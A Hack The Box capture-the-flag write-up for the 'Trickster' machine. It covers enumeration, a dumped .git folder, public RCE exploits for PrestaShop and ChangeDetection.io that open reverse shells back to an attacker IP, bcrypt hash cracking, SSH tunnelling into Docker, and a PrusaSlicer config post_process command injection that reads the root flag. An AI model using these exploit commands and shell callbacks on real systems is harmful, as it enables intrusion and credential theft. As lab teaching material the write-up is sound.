Introduction
This writeup documents the step-by-step process for solving the Trickster machine on Hack The Box. The goal is to demonstrate the thought process and techniques used to capture both the user and root flags.
Phase 1: Enumeration
Enumeration is a crucial part of pentesting. We start with a port scan using Nmap:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
sudo nmap -sS -n -Pn -p- --min-rate 5000 10.10.11.34

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 14:26 CEST
Nmap scan report for 10.10.11.34
Host is up (0.043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds
|
When we open port 80 in our web browser, it redirects us to trickster.htb, so we add it to our /etc/hosts file.
Subdomain Enumeration
After the initial Nmap scan, we proceed with subdomain enumeration using wfuzz to identify any potential subdomains for further exploration.
Wfuzz Command
The following command was used to search for subdomains:
1
2
3
4
5
6
7
8
|
wfuzz -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --hc 404,301 -H "Host: FUZZ.trickster.htb" -u http://trickster.htb
...
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000037:   403        9 L      28 W       283 Ch      "shop"
...
|
We discovered a shop subdomain and added it to our /etc/hosts file.
When accessing the subdomain, we found a PrestaShop web application, prompting us to continue with its enumeration:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
|
dirsearch -u http://shop.trickster.htb -x 403,404,503

 _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/javski/Desktop/Trickster/reports/http_shop.trickster.htb/_24-10-14_19-39-12.txt

Target: http://shop.trickster.htb/

[19:39:12] Starting:
[19:39:19] 301 -  323B  - /.git  ->  http://shop.trickster.htb/.git/
[19:39:20] 200 -   20B  - /.git/COMMIT_EDITMSG
[19:39:20] 200 -  246KB - /.git/index
[19:39:20] 200 -   28B  - /.git/HEAD
[19:39:21] 200 -   73B  - /.git/description
[19:39:21] 200 -  240B  - /.git/info/exclude
[19:39:21] 200 -  460B  - /.git/info/
[19:39:21] 200 -  112B  - /.git/config
...
|
Phase 2: Exploitation
We found that the .git folder is exposed, so we use a tool like git-dumper to download its content:

Among the contents, we found admin634ewutrx1jgitlooaj, which we suspected might be the admin panel URL. Testing it confirmed our suspicion:


With this information, we identified a vulnerability that allows for Remote Code Execution (RCE): CVE-2024-34716. After modifying the appropriate IP address and port, we used the following command to obtain a reverse shell. Make sure to listen on your machine using nc -lvnp 4444:
1
|
python3 exploit.py http://shop.trickster.htb/ ramon@gmail.com 'test' exploit.html 10.10.14.140 4444
|
And we were in:
We could see several users on the machine:
1
2
3
4
|
$ ls /home
adam
james
runner
|
As www-data, we navigated to /var/www to search for configuration files. We found the database password in /var/www/prestashop/app/config/parameters.php:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'pre********o',
    'database_prefix' => 'ps_',
    'database_engine' => 'InnoDB',
    'mailer_transport' => 'smtp',
    'mailer_host' => '127.0.0.1',
...
|
With this information, we dumped the PrestaShop database. In the ps_employee table, we found James’ password hash, which we attempted to crack using John:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
a***********r (james)
1g 0:00:00:03 DONE (2024-10-14 20:09) 0.2915g/s 10800p/s 10800c/s 10800C/s bandit2..alkaline
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
|

We used the cracked password to log in via SSH, and it worked:
Phase 3: Privilege Escalation
We observed that the machine has multiple network interfaces, including a Docker interface:
1
2
3
4
5
6
7
|
james@trickster:~$ ip a
...
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:3a:8c:46:3f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
...
|
Next, we uploaded a compiled version of Nmap to scan the Docker subnet:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
|
james@trickster:/tmp$ ./nmap -sn 172.17.0.0/16 -oG - | grep Up

Host: 172.17.0.1 ()	Status: Up
Host: 172.17.0.2 ()	Status: Up

---

james@trickster:/tmp$ ./nmap -p- -n -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-14 18:25 UTC
Unable to find nmap-services!  Resorting to /etc/services
Unable to find nmap-protocols!  Resorting to /etc/protocols
Nmap scan report for 172.17.0.2
Host is up (0.00051s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT     STATE SERVICE
5000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 23.27 seconds
|
We found that port 5000 was open, so we redirected traffic to our machine using SSH:
1
|
ssh james@10.10.11.34 -L 5000:172.17.0.2:5000
|

This is an HTTP server running ChangeDetection.io v0.45.20. We used the same password as before, which granted us access:

During our search for vulnerabilities, we discovered another RCE vulnerability associated with this service: CVE-2024-32651. We can easily obtain a reverse shell with the following command. Before executing it, ensure you disable the password or modify the script to accommodate it:
1
|
python3 CVE-2024-32651.py --url http://localhost:5000 --port 10.10.14.140 --ip 4455
|
It is possible that after executing the script, you may need to navigate to the newly created entry on the web interface and send a test notification to obtain the reverse shell:
After exploring the filesystem, we found something useful in the /datastore directory:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
root@a4b9a36ae7ff:~# cd /datastore
cd /datastore
root@a4b9a36ae7ff:/datastore# ls
ls
0e0f29f4-7956-4cd2-9961-005dee82d2cb  fbc37746-6cea-4c17-9b1e-e290c8818ac5
91d02b15-1727-406b-a848-933303eb3ae1  secret.txt
Backups				     url-list-with-tags.txt
b86f1003-3ecb-4125-b090-27e15ca605b9  url-list.txt
bbdd78f6-db98-45eb-9e7b-681a0c60ea34  url-watches.json
root@a4b9a36ae7ff:/datastore#
|
In the backups folder, we found several backups. After unzipping them and extracting the .br files with Brotli, we discovered Adam’s password:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
...
< ? php return array (
    'parameters' =>
    array (
    'database_host' => '127.0.0.1' ,
    'database_port' => '' ,
    'database_name' => 'prestashop' ,
    'database_user' => 'adam' ,
    'database_password' => 'a********2' ,
    'database_prefix' => 'ps_' ,
    'database_engine' => 'InnoDB' ,
...
|
The next step was to test this password on SSH with the Adam user, and it worked!
Finally, to gain access to the root user, we checked sudo -l, which revealed that we could execute /opt/PrusaSlicer/prusaslicer with root permissions:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
adam@trickster:/home/james$ sudo -l
Matching Defaults entries for adam on trickster:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User adam may run the following commands on trickster:
    (ALL) NOPASSWD: /opt/PrusaSlicer/prusaslicer


adam@trickster:/home/james$ sudo /opt/PrusaSlicer/prusaslicer --help
PrusaSlicer-2.6.1+linux-x64-GTK2-202309060801 based on Slic3r (with GUI support)
|
We found that this version of PrusaSlicer is vulnerable to arbitrary code execution: PrusaSlicer 2.6.1 - Arbitrary Code Execution.
Thus, we unzipped the /opt/PrusaSlicer/TRICKSTER.3mf file and edited the Metadata/Slic3r_PE.config file:
1
2
3
|
...
; post_process = "/usr/bin/id > /tmp/hax #\ncat /root/root.txt >> /tmp/hax #"
...
|
With that change made, we zipped the file again and passed it to the prusaslicer binary. After executing it, we checked /tmp/hax and found our root flag. If desired, we could also create a reverse shell or add another user with root permissions simply by modifying the command above.